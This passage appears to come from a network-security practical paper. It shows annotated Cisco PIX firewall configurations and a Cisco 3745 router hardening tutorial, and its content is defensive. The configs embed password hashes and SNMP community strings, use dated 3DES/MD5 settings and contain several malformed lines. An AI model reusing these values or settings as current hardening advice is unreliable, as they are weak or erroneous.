All static and nat entries that have the '500 100' trailing on end will have limited maximum and Embryonic connection ability. The '500' stands for '500' maximum connections and the '100' stands for '100' maximum half-open or Syn connections.

These features are present in order to guard against a Syn flood attack. These numbers can be changed it they need to be. It also guards against the internal host being used in a Ddos attack since the number of maximum connections is limited.

global (outside) 1 207.2.76.5
nat (inside) 1 10.0.2.0 255.255.255.0 500 100
static (inside,outside) 207.2.76.10 10.0.2.7 netmask 255.255.255.255 500 100
static (inside,intf2) 192.168.1.1 10.0.2.5 netmask 255.255.255.255 500 100

MailGuard
Enabled by default. The Cisco Pix firewall through which the mail server traverses has 'MailGuard' enabled to make sure only select SMTP commands are allowed into the mail server. MailGuard also blocks the SMTP banner from the Internet (Chapman, 165).

DNS Guard
Enabled by default and not seen in the configuration. Only allows the first response of a DNS inquiry initiated from an internal DNS server.

sysopt connection permit-ipsec
Allows the Remote Access VPN users into GIAC. It's located in the configuration of Firewall #1 and not by access-list

sysopt security fragguard
Guards against any attack involving fragmented packets

logging on
logging timestamp
logging buffered informational
logging trap informational

logging facility 23
logging host inside 10.0.2.5
        Logging features turned and configured

icmp deny any outside
icmp deny any inside
icmp deny any intf2
        Denying any icmp to this firewalls interfaces.

ip verify reverse-path interface outside
ip verify reverse-path interface inside
ip verify reverse-path interface intf2
        Guard against spoofing.

ip audit name ids_info info action alarm
ip audit name ids_attack attack action alarm drop reset
ip audit interface outside ids_info
ip audit interface outside ids_attack
ip audit interface inside ids_info
ip audit interface inside ids_attack
ip audit interface intf2 ids_info
ip audit interface intf2 ids_attack
ip audit info action alarm
ip audit attack action alarm drop reset
        Activation and installation of IDS on all the interfaces.

aaa-server RADIUS protocol radius
aaa-server RADIUS (inside) host 10.0.2.55 *secretkey* timeout 20
crypto ipsec transform-set vpn-user esp-3des esp-md5-hmac
crypto dynamic-map themap 40 set transform-set vpn-user
crypto map remotevpn 30 ipsec-isakmp dynamic themap
crypto map remotevpn 30 client authentication RADIUS
crypto map remotevpn interface outside
isakmp enable outside
isakmp policy 20 authentication pre-share
isakmp policy 20 encryption 3des
isakmp policy 20 hash md5
isakmp policy 20 group 2
isakmp policy 20 lifetime 86400
vpngroup whatvpn address-pool my-pool
vpngroup whatvpn dns-server 10.0.2.6
vpngroup whatvpn wins-server 10.0.2.6

29

vpngroup whatvpn default-domain giac.com
vpngroup whatvpn idle-time 3600
vpngroup whatvpn password ********
      Remote access VPN setup

Extensive details on Cisco Pix remote access VPN setup and other
configurations can be seen at:

http://www.cisco.com/en/US/products/sw/secursw/ps2120/products_configuration_guide
_chapter09186a00800eb72d.html

FIREWALL #1 SECURITY POLICY CONFIGURATION

firewall525-1(config)# show run
: Saved
:
PIX Version 6.3(3)
interface ethernet0 auto
interface ethernet1 auto
interface ethernet2 auto
interface ethernet3 auto shutdown
interface ethernet4 auto shutdown
interface ethernet5 auto shutdown
interface ethernet6 auto shutdown
interface ethernet7 auto shutdown
nameif ethernet0 outside security0
nameif ethernet1 inside security100
nameif ethernet2 intf2 security0
nameif ethernet3 intf3 security6
nameif ethernet4 intf4 security8
nameif ethernet5 intf5 security10
nameif ethernet6 intf6 security12
nameif ethernet7 intf7 security14
enable password 8Ry2YjIyt7RRXU24 encrypted
passwd 2KFQnbNIdI.2KYOU encrypted
hostname firewall525-1
clock timezone cst -6
clock summer-time cdt recurring
fixup protocol ftp 21
fixup protocol h323 h225 1720
fixup protocol h323 ras 1718-1719
fixup protocol http 80
fixup protocol ils 389

```
fixup protocol rsh 514
fixup protocol rtsp 554
fixup protocol sip 5060
fixup protocol sip udp 5060
fixup protocol skinny 2000
fixup protocol smtp 25
fixup protocol sqlnet 1521
names
access-list 1 permit udp host 10.0.2.6 any eq domain
access-list 1 permit tcp host 10.0.2.6 any eq domain
access-list 1 permit udp host 10.0.2.6 21.21.21.21 eq ntp
access-list 1 permit udp host 10.0.2.6 19.19.19.19 eq ntp
access-list 1 permit udp host 10.0.2.6 20.20.20.20 eq ntp
access-list 1 permit tcp host 10.0.2.7 any eq smtp
access-list 1 permit tcp host 10.0.2.8 any eq www
access-list 1 permit tcp host 10.0.2.8 any eq https
access-list 1 permit tcp host 10.0.2.8 any eq ftp
access-list 1 permit tcp host 10.0.2.50 host 80.1.4.3 eq ftp
access-list 1 permit udp host 10.0.2.5 host 192.168.1.2 eq snmp
access-list 1 permit icmp any any unreachable
access-list 1 permit icmp any any source-quench
access-list 2 permit tcp any host 207.2.76.10 eq smtp
access-list 2 permit icmp any any unreachable
access-list 2 permit icmp any any source-quench
access-list 3 permit udp host 192.168.1.2 host 192.168.1.1 eq syslog
access-list 3 permit udp host 192.168.1.2 host 192.168.1.1 eq snmp-trap
pager lines 24
logging on
logging timestamp
logging buffered informational
logging trap informational
logging facility 23
logging host inside 10.0.2.5
icmp deny any outside
icmp deny any inside
mtu outside 1500
mtu inside 1500
mtu intf2 1500
mtu intf3 1500
mtu intf4 1500
mtu intf5 1500
mtu intf6 1500
mtu intf7 1500
ip address outside 207.2.76.4 255.255.255.0
ip address inside 10.0.2.1 255.255.255.0
ip address intf2 192.168.1.1 255.255.255.248
```

31

```
no ip address intf3
no ip address intf4
no ip address intf5
no ip address intf6
no ip address intf7
ip verify reverse-path interface outside
ip verify reverse-path interface inside
ip verify reverse-path interface intf2
ip audit name ids_info info action alarm
ip audit name ids_attack attack action alarm drop reset
ip audit interface outside ids_info
ip audit interface outside ids_attack
ip audit interface inside ids_info
ip audit interface inside ids_attack
ip audit interface intf2 ids_info
ip audit interface intf2 ids_attack
ip audit info action alarm
ip audit attack action alarm drop reset
ip local pool my-pool 10.0.2.200-10.0.2.205
no failover
failover timeout 0:00:00
failover poll 15
no failover ip address outside
no failover ip address inside
no failover ip address intf2
no failover ip address intf3
no failover ip address intf4
no failover ip address intf5
no failover ip address intf6
no failover ip address intf7
pdm history enable
arp timeout 14400
global (outside) 1 207.2.76.5
nat (inside) 1 10.0.2.0 255.255.255.0 500 100
static (inside,outside) 207.2.76.10 10.0.2.7 netmask 255.255.255.255 500 100
static (inside,intf2) 192.168.1.1 10.0.2.5 netmask 255.255.255.255 500 100
access-group 2 in interface outside
access-group 1 in interface inside
access-group 3 in interface intf2
timeout xlate 3:00:00
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 rpc 0:10:00 h225 1:00:00
timeout h323 0:05:00 mgcp 0:05:00 sip 0:30:00 sip_media 0:02:00
timeout uauth 0:05:00 absolute
aaa-server TACACS+ protocol tacacs+
aaa-server RADIUS protocol radius
aaa-server RADIUS (inside) host 10.0.2.55 secretkey timeout 20
```

aaa-server LOCAL protocol local
ntp server 19.19.19.19 source outside
ntp server 20.20.20.20 source outside
ntp server 21.21.21.21 source outside
no snmp-server location
no snmp-server contact
snmp-server community ewroijewroij
no snmp-server enable traps
floodguard enable
sysopt connection permit-ipsec
sysopt security fragguard
crypto ipsec transform-set vpn-user esp-3des esp-md5-hmac
crypto dynamic-map themap 40 set transform-set vpn-user
crypto map remotevpn 30 ipsec-isakmp dynamic themap
crypto map remotevpn 30 client authentication RADIUS
crypto map remotevpn interface outside
isakmp enable outside
isakmp policy 20 authentication pre-share
isakmp policy 20 encryption 3des
isakmp policy 20 hash md5
isakmp policy 20 group 2
isakmp policy 20 lifetime 86400

vpngroup whatvpn address-pool my-pool
vpngroup whatvpn dns-server 10.0.2.6
vpngroup whatvpn wins-server 10.0.2.6
vpngroup whatvpn default-domain giac.com
vpngroup whatvpn idle-time 3600
vpngroup whatvpn password ********

telnet timeout 5
ssh timeout 5
console timeout 45
terminal width 80
banner motd
This equipment is privately owned. All access to this equipment is logged.
Disconnect immediately if you are not an authorized user. Violators will be
prosecuted to the fullest extent of the law.
Cryptochecksum:2f027be71d77058f6ec1335bd6f3e3a2
: end
firewall525-1(config)#

Cisco Pix 525 Firewall #2

Access-list 1 is installed on the Internet facing interface.

Access-list weboutgoing in installed on the inside interface where the web servers live.

Access-list vpnpartner is installed on intf2 where the GIAC partner ftp server is.

Access-list vpnsupply in installed on intf3 where the GIAC supply ftp server is.

Access-list giactoweb is installed on the intf4 where a connection to the internal user network resides.

Order of filers for access-list 1

The web traffic allowed is first on this filter followed by the VPN Site-to-Site filter. The reasoning is that these will be the most frequently used lines and it's always best to place the most frequently used lines near the top. If it's placed first or higher up on the ACL traffic that agrees with it will no longer be inspected. This will place the least amount of load on the processor of the firewall and allow for best overall throughput. However even if the web filters were placed near the bottom of the ACL with so few lines in this ACL the impact would be unnoticeable. ICMP comes last.

Allows the public and customers access to the GIAC web sites.

access-list 1 permit tcp any host 207.2.76.9 eq https
access-list 1 permit tcp any host 207.2.76.8 eq www

Used for proper network communication between hosts.

access-list 1 permit icmp any host 207.2.76.9 unreachable
access-list 1 permit icmp any host 207.2.76.9 source-quench
access-list 1 permit icmp any host 207.2.76.8 unreachable
access-list 1 permit icmp any host 207.2.76.8 source-quench

Since the 'sysopt connection permit-ipsec' is not enabled VPN access is permitted by access-list. This filter allows the GIAC VPN Partner to initiate an active ftp connection.

access-list 1 permit tcp 192.168.0.0 255.255.224.0 host 10.0.1.34 eq ftp

Allows GIAC and its VPN Partner better network connectivity through the use of the above icmp types.

access-list 1 permit icmp 192.168.0.0 255.255.224.0 host 10.0.1.34 unreachable
access-list 1 permit icmp 192.168.0.0 255.255.224.0 host 10.0.1.34 source-quench
access-list 1 permit icmp 192.168.0.0 255.255.224.0 host 10.0.1.34 time-exceeded
access-list 1 permit icmp 192.168.0.0 255.255.224.0 host 10.0.1.34 echo

Order of filters for access-list 'giactoweb'

Access-list 'giactoweb' is installed onto the GIAC User network where the web server and VPN network servers are all Nat'd with GIAC user IP addresses. This method allows for a *router-less* internal environment.

With as few lines as this filter has order is not that important. Keeping to the theory that the most accessed services go nearest to the top support services are located first.

Permits the GIAC users to perform administrative duties on the web servers via ftp and ssh.

access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.30 eq ssh
access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.31 eq ssh
access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.30 eq ftp
access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.31 eq ftp

Permits the GIAC users to perform administrative duties on the VPN servers via ftp and ssh.

access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.32 eq ssh
access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.33 eq ssh
access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.32 eq ftp
access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.33 eq ftp

Allows GIAC users to access the GIAC web sites in the Web Layer.

access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.30 eq www
access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.31 eq https

Order of filers for access-list 'weboutgoing'

Access-list 'weboutgoing' is installed on the Web Layer network and determines outgoing initiated traffic from the Web Layer to any other network and GIAC.

NTP service will go first since they will accessed hourly or even less following DNS with denial statements to other networks going last.

Network Time Protocol is installed on each web server and each server initiates an NTP connection to one of the NTP servers listed. The other two are for redundancy.

access-list weboutgoing permit udp host 10.0.3.2 host 21.21.21.21 eq ntp
access-list weboutgoing permit udp host 10.0.3.2 host 19.19.19.19 eq ntp
access-list weboutgoing permit udp host 10.0.3.2 host 20.20.20.20 eq ntp
access-list weboutgoing permit udp host 10.0.3.3 host 21.21.21.21 eq ntp
access-list weboutgoing permit udp host 10.0.3.3 host 19.19.19.19 eq ntp
access-list weboutgoing permit udp host 10.0.3.3 host 20.20.20.20 eq ntp

DNS services are installed and active on each web server. Any Domain lookups are performed on the web server directly utilizing 'hosts' files for internal lookups and external DNS servers for non-internal lookups.

access-list weboutgoing permit udp host 10.0.3.3 any eq domain
access-list weboutgoing permit udp host 10.0.3.2 any eq domain

These three filters deny the Web Layer from initiating any connections to the VPN Partner, VPN Supply network and the GIAC User network.

access-list weboutgoing deny ip 10.0.3.0 255.255.255.0 10.0.2.0 255.255.255.0
access-list weboutgoing deny ip 10.0.3.0 255.255.255.0 10.0.1.0 255.255.255.224
access-list weboutgoing deny ip 10.0.3.0 255.255.255.0 10.0.1.32 255.255.255.224

Order of filers for 'cryptomap' access-lists

Order not any significance due to length of ACL.

This filter states that any traffic from the VPN FTP Supply server going to the VPN Suppliers network will get encrypted.

access-list outside_cryptomap_30 permit ip host 10.0.1.2 172.21.90.0 255.255.255.224

This filter states that any traffic from the VPN FTP Partner server going to the VPN Partners network will get encrypted.

access-list outside_cryptomap_40 permit ip host 10.0.1.34 192.168.0.0 255.255.224.0

.

Order of filers for access-list 'vpnsupply'

The following access-list is for the VPN Supply network.

Active Ftp will be initiated from the GIAC FTP Supply server.

access-list vpnsupply permit tcp host 10.0.1.2 172.21.90.0 255.255.255.224 eq ftp

DNS and NTP services are installed on the server.

access-list vpnsupply permit udp host 10.0.1.2 any eq domain
access-list vpnsupply permit udp host 10.0.1.2 host 21.21.21.21 eq ntp
access-list vpnsupply permit udp host 10.0.1.2 host 19.19.19.19 eq ntp
access-list vpnsupply permit udp host 10.0.1.2 host 20.20.20.20 eq ntp

Order of filers for access-list 'vpnpartner'

The following access-list is for the VPN Partner network.

No outgoing FTP services are allowed since the VPN Partner that connects via VPN to the 10.0.1.34 server will be initiating the FTP connection. Under those circumstances the ports for FTP return traffic will be opened dynamically thanks to the Fixup protocol.

The only initiated traffic from the server will be NTP and DNS lookups. The VPN Partner network will be initiating FTP so this server will be responded and not opening a new connection.

DNS and NTP services are installed on the server.

access-list vpnpartner permit udp host 10.0.1.34 host 21.21.21.21 eq ntp
access-list vpnpartner permit udp host 10.0.1.34 host 19.19.19.19 eq ntp
access-list vpnpartner permit udp host 10.0.1.34 host 20.20.20.20 eq ntp
access-list vpnpartner permit udp host 10.0.1.34 any eq domain

Special Features Enabled

Flood Defender

Maximum connection and max half-open or Embryonic connections

All static and nat entries that have the '500 100' trailing on end will have limited maximum and Embryonic connection ability. The '500' stands for '500' maximum connections and the '100' stands for '100' maximum half-open or Syn connections.

These features are present in order to guard against a Syn flood attack. These numbers can be changed it they need to be. It also guards against the internal host being used in a Ddos attack since the number of maximum connections is limited.

static (inside,outside) 207.2.76.8 10.0.3.2 netmask 255.255.255.255 500 100
static (inside,outside) 207.2.76.9 10.0.3.3 netmask 255.255.255.255 500 100
static (inside,intf4) 10.0.2.30 10.0.3.2 netmask 255.255.255.255 500 100
static (inside,intf4) 10.0.2.31 10.0.3.3 netmask 255.255.255.255 500 100
static (intf2,intf4) 10.0.2.32 10.0.1.34 netmask 255.255.255.255 500 100
static (intf3,intf4) 10.0.2.33 10.0.1.2 netmask 255.255.255.255 500 100

DNS Guard

  Enabled by default and not seen in the configuration. Only allows the first
response of a DNS inquiry initiated from an internal DNS server.

sysopt security fragguard

  Guards against any attack involving fragmented packets

logging on
logging timestamp
logging buffered informational
logging trap informational
logging facility 23
logging host inside 10.0.2.5

  Logging features turned and configured

icmp deny any outside
icmp deny any inside
icmp deny any intf2
icmp deny any intf3
icmp deny any intf4

  Denying any icmp to this firewalls interfaces.

ip verify reverse-path interface outside
ip verify reverse-path interface inside
ip verify reverse-path interface intf2
ip verify reverse-path interface intf3
ip verify reverse-path interface intf4

  Guard against spoofing.

ip audit name ids_info info action alarm
ip audit name ids_attack attack action alarm drop reset
ip audit interface outside ids_info
ip audit interface outside ids_attack
ip audit interface inside ids_info
ip audit interface inside ids_attack
ip audit interface intf2 ids_info
ip audit interface intf2 ids_attack
ip audit interface intf3 ids_info
ip audit interface intf3 ids_attack
ip audit interface intf4 ids_info
ip audit interface intf4 ids_attack
ip audit info action alarm

ip audit attack action alarm drop reset
      Activation and installation of IDS on all the interfaces.

crypto ipsec transform-set vpnsupply esp-aes-256 esp-sha-hmac
crypto ipsec transform-set vpnpartner esp-aes-256 esp-sha-hmac
crypto map outside_map 30 ipsec-isakmp
crypto map outside_map 30 match address outside_cryptomap_30
crypto map outside_map 30 set peer 8.8.8.8
crypto map outside_map 30 set transform-set vpnsupply
crypto map outside_map 40 ipsec-isakmp
crypto map outside_map 40 match address outside_cryptomap_40
crypto map outside_map 40 set peer 9.9.9.9
crypto map outside_map 40 set transform-set vpnpartner
crypto map outside_map interface outside
isakmp enable outside
isakmp key ******** address 8.8.8.8 netmask 255.255.255.255
isakmp key ******** address 9.9.9.9 netmask 255.255.255.255
isakmp policy 30 authentication pre-share
isakmp policy 30 encryption aes-256
isakmp policy 30 hash sha
isakmp policy 30 group 5
isakmp policy 30 lifetime 86400
isakmp policy 40 authentication pre-share
isakmp policy 40 encryption aes-256
isakmp policy 40 hash md5
isakmp policy 40 group 5
isakmp policy 40 lifetime 86400

      Site-to-Site VPN setup.

Extensive details on Site-to-Site VPN setup as well as other configurations see:

http://www.cisco.com/application/pdf/en/us/guest/netsol/ns142/c649/ccmigration_09186a
00800d67f9.pdf

FIREWALL #2 SECURITY POLICY CONFIGURATION

Firewall-2(config)# show run
: Saved
:
PIX Version 6.3(3)
interface ethernet0 auto
interface ethernet1 auto
interface ethernet2 auto
interface ethernet3 auto
interface ethernet4 auto
interface ethernet5 auto shutdown
interface ethernet6 auto shutdown
interface ethernet7 auto shutdown
nameif ethernet0 outside security0
nameif ethernet1 inside security100
nameif ethernet2 intf2 security4
nameif ethernet3 intf3 security4
nameif ethernet4 intf4 security99
nameif ethernet5 intf5 security10
nameif ethernet6 intf6 security12
nameif ethernet7 intf7 security14
enable password 8Ry2Yjlyt7RRXU24 encrypted
passwd 2KFQnbNIdI.2KYOU encrypted
hostname firewall-2
clock timezone cst –6
clock summer-time cdt recurring
fixup protocol ftp 21
fixup protocol h323 h225 1720
fixup protocol h323 ras 1718-1719
fixup protocol http 80
fixup protocol ils 389
fixup protocol rsh 514
fixup protocol rtsp 554
fixup protocol sip 5060
fixup protocol sip udp 5060
fixup protocol skinny 2000
fixup protocol smtp 25
fixup protocol sqlnet 1521
names
access-list 1 permit tcp any host 207.2.76.9 eq https
access-list 1 permit tcp any host 207.2.76.8 eq www
access-list 1 permit icmp any host 207.2.76.9 unreachable
access-list 1 permit icmp any host 207.2.76.9 source-quench

access-list 1 permit icmp any host 207.2.76.8 unreachable
access-list 1 permit icmp any host 207.2.76.8 source-quench
access-list 1 permit tcp 192.168.0.0 255.255.224.0 host 10.0.1.34 eq ftp
access-list 1 permit icmp 192.168.0.0 255.255.224.0 host 10.0.1.34 unreachable
access-list 1 permit icmp 192.168.0.0 255.255.224.0 host 10.0.1.34 source-
quench
access-list 1 permit icmp 192.168.0.0 255.255.224.0 host 10.0.1.34 time-
exceeded
access-list 1 permit icmp 192.168.0.0 255.255.224.0 host 10.0.1.34 echo
access-list permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.30 eq www
access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.31 eq https

access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.30 eq ssh
access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.31 eq ssh
access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.30 eq ftp
access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.31 eq ftp
access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.32 eq ssh
access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.33 eq ssh
access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.32 eq ftp
access-list giactoweb permit tcp 10.0.2.0 255.255.255.0 host 10.0.2.33 eq ftp
access-list weboutgoing deny ip 10.0.3.0 255.255.255.0 10.0.2.0 255.255.255.0
access-list weboutgoing deny ip 10.0.3.0 255.255.255.0 10.0.1.0
255.255.255.224
access-list weboutgoing deny ip 10.0.3.0 255.255.255.0 10.0.1.32
255.255.255.224
access-list weboutgoing permit udp host 10.0.3.2 host 21.21.21.21 eq ntp
access-list weboutgoing permit udp host 10.0.3.2 host 19.19.19.19 eq ntp
access-list weboutgoing permit udp host 10.0.3.2 host 20.20.20.20 eq ntp
access-list weboutgoing permit udp host 10.0.3.3 host 21.21.21.21 eq ntp
access-list weboutgoing permit udp host 10.0.3.3 host 19.19.19.19 eq ntp
access-list weboutgoing permit udp host 10.0.3.3 host 20.20.20.20 eq ntp

access-list weboutgoing permit udp host 10.0.3.3 any eq domain
access-list weboutgoing permit udp host 10.0.3.2 any eq domain
access-list outside_cryptomap_30 permit ip host 10.0.1.2 172.21.90.0
255.255.255
.224
access-list outside_cryptomap_40 permit ip host 10.0.1.34 192.168.0.0
255.255.22
4.0
access-list vpnsupply permit tcp host 10.0.1.2 172.21.90.0 255.255.255.224 eq
ftp
access-list vpnsupply permit udp host 10.0.1.2 any eq domain
access-list vpnsupply permit udp host 10.0.1.2 host 21.21.21.21 eq ntp
access-list vpnsupply permit udp host 10.0.1.2 host 19.19.19.19 eq ntp
access-list vpnsupply permit udp host 10.0.1.2 host 20.20.20.20 eq ntp

access-list vpnpartner permit udp host 10.0.1.34 any eq domain
access-list vpnpartner permit udp host 10.0.1.34 host 21.21.21.21 eq ntp
access-list vpnpartner permit udp host 10.0.1.34 host 19.19.19.19 eq ntp
access-list vpnpartner permit udp host 10.0.1.34 host 20.20.20.20 eq ntp

pager lines 24
logging on
logging timestamp
logging buffered informational
logging trap informational
logging facility 23
logging host inside 10.0.2.5
icmp deny any outside
icmp deny any inside
icmp deny any intf2
icmp deny any intf3
icmp deny any intf4

ip verify reverse-path interface outside
ip verify reverse-path interface inside
ip verify reverse-path interface intf2
ip verify reverse-path interface intf3
ip verify reverse-path interface intf4
ip audit name ids_info info action alarm
ip audit name ids_attack attack action alarm drop reset
ip audit interface outside ids_info
ip audit interface outside ids_attack
ip audit interface inside ids_info
ip audit interface inside ids_attack
ip audit interface intf2 ids_info
ip audit interface intf2 ids_attack
ip audit interface intf3 ids_info
ip audit interface intf3 ids_attack
ip audit interface intf4 ids_info
ip audit interface intf4 ids_attack
ip audit info action alarm
ip audit attack action alarm drop reset
mtu outside 1500
mtu inside 1500
mtu intf2 1500
mtu intf3 1500
mtu intf4 1500
mtu intf5 1500
mtu intf6 1500
mtu intf7 1500
ip address outside 207.2.76.6 255.255.255.0

```
ip address inside 10.0.3.1 255.255.255.0
ip address intf2 10.0.1.33 255.255.255.224
ip address intf3 10.0.1.1 255.255.255.224
ip address intf4 10.0.2.2 255.255.255.0
no ip address intf5
no ip address intf6
no ip address intf7
no failover
failover timeout 0:00:00
failover poll 15
no failover ip address outside
no failover ip address inside
no failover ip address intf2
no failover ip address intf3
no failover ip address intf4
no failover ip address intf5
no failover ip address intf6
no failover ip address intf7
pdm history enable
arp timeout 14400
global (outside) 2 207.2.76.11
nat (intf2) 0 access-list outside_cryptomap_40
nat (intf2) 2 10.0.1.0 255.255.255.224 500 100
nat (intf3) 0 access-list outside_cryptomap_30
nat (intf3) 2 10.0.1.32 255.255.255.224 500 100
static (inside,outside) 207.2.76.8 10.0.3.2 netmask 255.255.255.255 500 100
static (inside,outside) 207.2.76.9 10.0.3.3 netmask 255.255.255.255 500 100
static (inside,intf4) 10.0.2.30 10.0.3.2 netmask 255.255.255.255 500 100
static (inside,intf4) 10.0.2.31 10.0.3.3 netmask 255.255.255.255 500 100
static (intf2,intf4) 10.0.2.32 10.0.1.34 netmask 255.255.255.255 500 100
static (intf3,intf4) 10.0.2.33 10.0.1.2 netmask 255.255.255.255 500 100
access-group 1 in interface outside
access-group weboutgoing in interface inside
access-group vpnpartner in interface intf2
access-group vpnsupply in interface intf3
access-group giactoweb in interface intf4
route outside 0.0.0.0 0.0.0.0 207.2.76.1 1
timeout xlate 3:00:00
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 rpc 0:10:00 h225 1:00:00
timeout h323 0:05:00 mgcp 0:05:00 sip 0:30:00 sip_media 0:02:00
timeout uauth 0:05:00 absolute
aaa-server TACACS+ protocol tacacs+
aaa-server RADIUS protocol radius
aaa-server LOCAL protocol local
ntp server 19.19.19.19 source outside
ntp server 20.20.20.20 source outside
```

44

ntp server 21.21.21.21 source outside
no snmp-server location
no snmp-server contact
snmp-server community ;lksdf02398lkdfj74
no snmp-server enable traps
floodguard enable
sysopt security fragguard
crypto ipsec transform-set vpnsupply esp-aes-256 esp-sha-hmac
crypto ipsec transform-set vpnpartner esp-aes-256 esp-sha-hmac
crypto map outside_map 30 ipsec-isakmp
crypto map outside_map 30 match address outside_cryptomap_30
crypto map outside_map 30 set peer 8.8.8.8
crypto map outside_map 30 set transform-set vpnsupply
crypto map outside_map 40 ipsec-isakmp
crypto map outside_map 40 match address outside_cryptomap_40
crypto map outside_map 40 set peer 9.9.9.9
crypto map outside_map 40 set transform-set vpnpartner
crypto map outside_map interface outside
isakmp enable outside
isakmp key ******** address 8.8.8.8 netmask 255.255.255.255
isakmp key ******** address 9.9.9.9 netmask 255.255.255.255
isakmp policy 30 authentication pre-share
isakmp policy 30 encryption aes-256
isakmp policy 30 hash sha
isakmp policy 30 group 5
isakmp policy 30 lifetime 86400
isakmp policy 40 authentication pre-share
isakmp policy 40 encryption aes-256
isakmp policy 40 hash md5
isakmp policy 40 group 5
isakmp policy 40 lifetime 86400
telnet timeout 5
ssh timeout 5
console timeout 45
terminal width 80
banner motd
This equipment is privately owned. All access to this equipment is logged.
Disconnect immediately if you are not an authorized user. Violators will be
prosecuted to the fullest extent of the law.
Cryptochecksum:5129bc26ee15fef6c1d4a8dd6968fbf2
: end
Firewall-2(config)#

TUTORIAL

Overall Implementation of the Security Policy on the Cisco 3745

Tips and tricks

The use of the keyword 'log' at the end of an Access Control Entry (ACE) in an Access-list is optional. In using the 'log' keyword a number of features immediately become unavailable even if they are configured.

Cisco Express Forwarding (CEF) a high performance switching method for routers and which greatly enhances the performance of a router especially with an access-list is immediately disabled for any interface with an ACL using the 'log' keyword.

Features such as IP verify unicast reverse-path, Network Based Application Recognition (NBAR), and Committed Access Rate (CAR) also known as Rate-limiting to name just a few all depend on CEF to be running and operational on an interface.

The use of the 'log' keyword is on one ACE below only to show that its use is understood. Otherwise it probably would not be used unless needed for troubleshooting.

A very popular publication from the NSA mentions the disabling of CEF and NetFlow switching for 'security' reasons. In reality, they have nothing to do with any security weaknesses and greatly enhance the routers ability to perform security at beyond wire speed. Without them you would have to shave back on the security features enabled on a router.

Make an enable password

Make an enable password in order to limit access to Privileged Exec mode. Privileged Exec mode allows you to make global configuration changes.

Router#config terminal
Router(config)# enable secret 'your passphrase'
Router(config)# exit

Fact: 'enable secret' has priority over the 'enable password' use 'enable secret' instead of 'enable password'

Executing a 'show run' will reveal the following new entry:

enable secret 5 1keEM$qks4wpc3toFDVOz6RcjSQ

Yours will be different due to the use of a different pass phrase.

User Exec password for Console, timeout value, encrypting the password, host name, and saving the configuration

Console access is the only access that will be used on the router. A 30-minute timeout is configured as well. In the below configuration 'line-config' mode is used.

Router(config)#line con 0
Router(config-line)#password 'your user exec password'
Router(config-line)#exec-timeout 30 0
Router(config-line)#exit
Router(config)#service password
Router(config)#hostname 3745
3745#wr mem

Disable Telnet

Router(config)#line vty 0 4
Router(config-line)#transport input none

'Transport input none' won't allow any connections to enter the vty.

Network Connectivity

In order to assign an IP address to an interface you must be in 'interface configuration mode' for the particular interface you want to configure.

3745(config)#interface fa0/0
3745(config-int)#ip address 207.2.76.12 255.255.255.0
3745(config-int)#no shut
3745(config-int)#int fa0/1
3745(config-int)# ip address 192.168.1.2 255.255.255.248
3745(config-int)#no shut
3745(config-int)#int Serial0/2:0
3745(config-int)#)# ip address 78.78.78.79 255.255.255.0

3745(config-int)#no shut
3745(config-int)#^Z (ctrl z)
3745#wr mem

Default Route

When the router has no route for destination traffic it will send it to this next hop router

3745(config)# ip route 0.0.0.0 0.0.0.0 78.78.78.78 1

Security configuration

Included below is the overall security configuration of the router followed by the applied access-lists and then the specific security interface settings.

no service pad
no service tcp-small-servers
no service udp-small-servers
service timestamps debug datetime localtime show-timezone
service timestamps log datetime localtime show-timezone
no ip source-route
no ip finger
no ip bootp server
ip inspect audit-trail
ip inspect name checkit tcp audit-trail on
ip inspect name checkit udp audit-trail on
ip audit smtp spam 50
ip audit notify log
ip audit name ids info action alarm
ip audit name ids attack action alarm drop reset
ip tcp intercept mode intercept
ip tcp intercept list 101
ip tcp intercept drop-mode oldest
no ip http server

banner motd ^C
This equipment is privately owned. All access to this equipment is logged.
Disconnect immediately if you are not an authorized user. Violators will be
prosecuted to the fullest extent of the law.^C

logging 192.168.1.1
logging trap informational
logging facility local1

DETAIL for Global Configuration

Note:

The author has been using these commands for many years in securing Cisco routers in an Enterprise network. As a result the use of these commands have become memorized.

no service pad

3745(config)#no service pad

no service tcp-small-servers
no service udp-small-servers

3745(config)#no service tcp-small-servers
3745(config)#no service udp-small-servers

service timestamps debug datetime msec localtime show-timezone
service timestamps log datetime msec localtime show-timezone

3745(config)#service timestamps debug datetime msec localtime show-timezone
3745(config)#service timestamps log datetime msec localtime show-timezone

no ip source-route

3745(config)#no ip source-route

no ip finger

3745(config)#no ip finger

ip tcp intercept mode intercept
ip tcp intercept list 101
ip tcp intercept drop-mode oldest

3745(config)# ip tcp intercept mode intercept
3745(config)# ip tcp intercept list 101
3745(config)# ip tcp intercept drop-mode oldest

Additional information can be found at (2)

The following services can be turned off since they won't be used:

3745(config)#no ip http server

Used to turn off the Web-based router configuration tool bundled with a Cisco router.

3745(config)#no ip name-server

Makes sure there are no DNS servers configured.

3745(config)#no ip bootp server

Disables the DHCP server ability of the router.

Intrusion Detection

In order to activate the IDS features on a Cisco router the IOS code used on the router must contain the feature set of IDS.

ip audit smtp spam 100

3745(config)# ip audit smtp spam 100

ip audit notify log

3745(config)#ip audit notify log

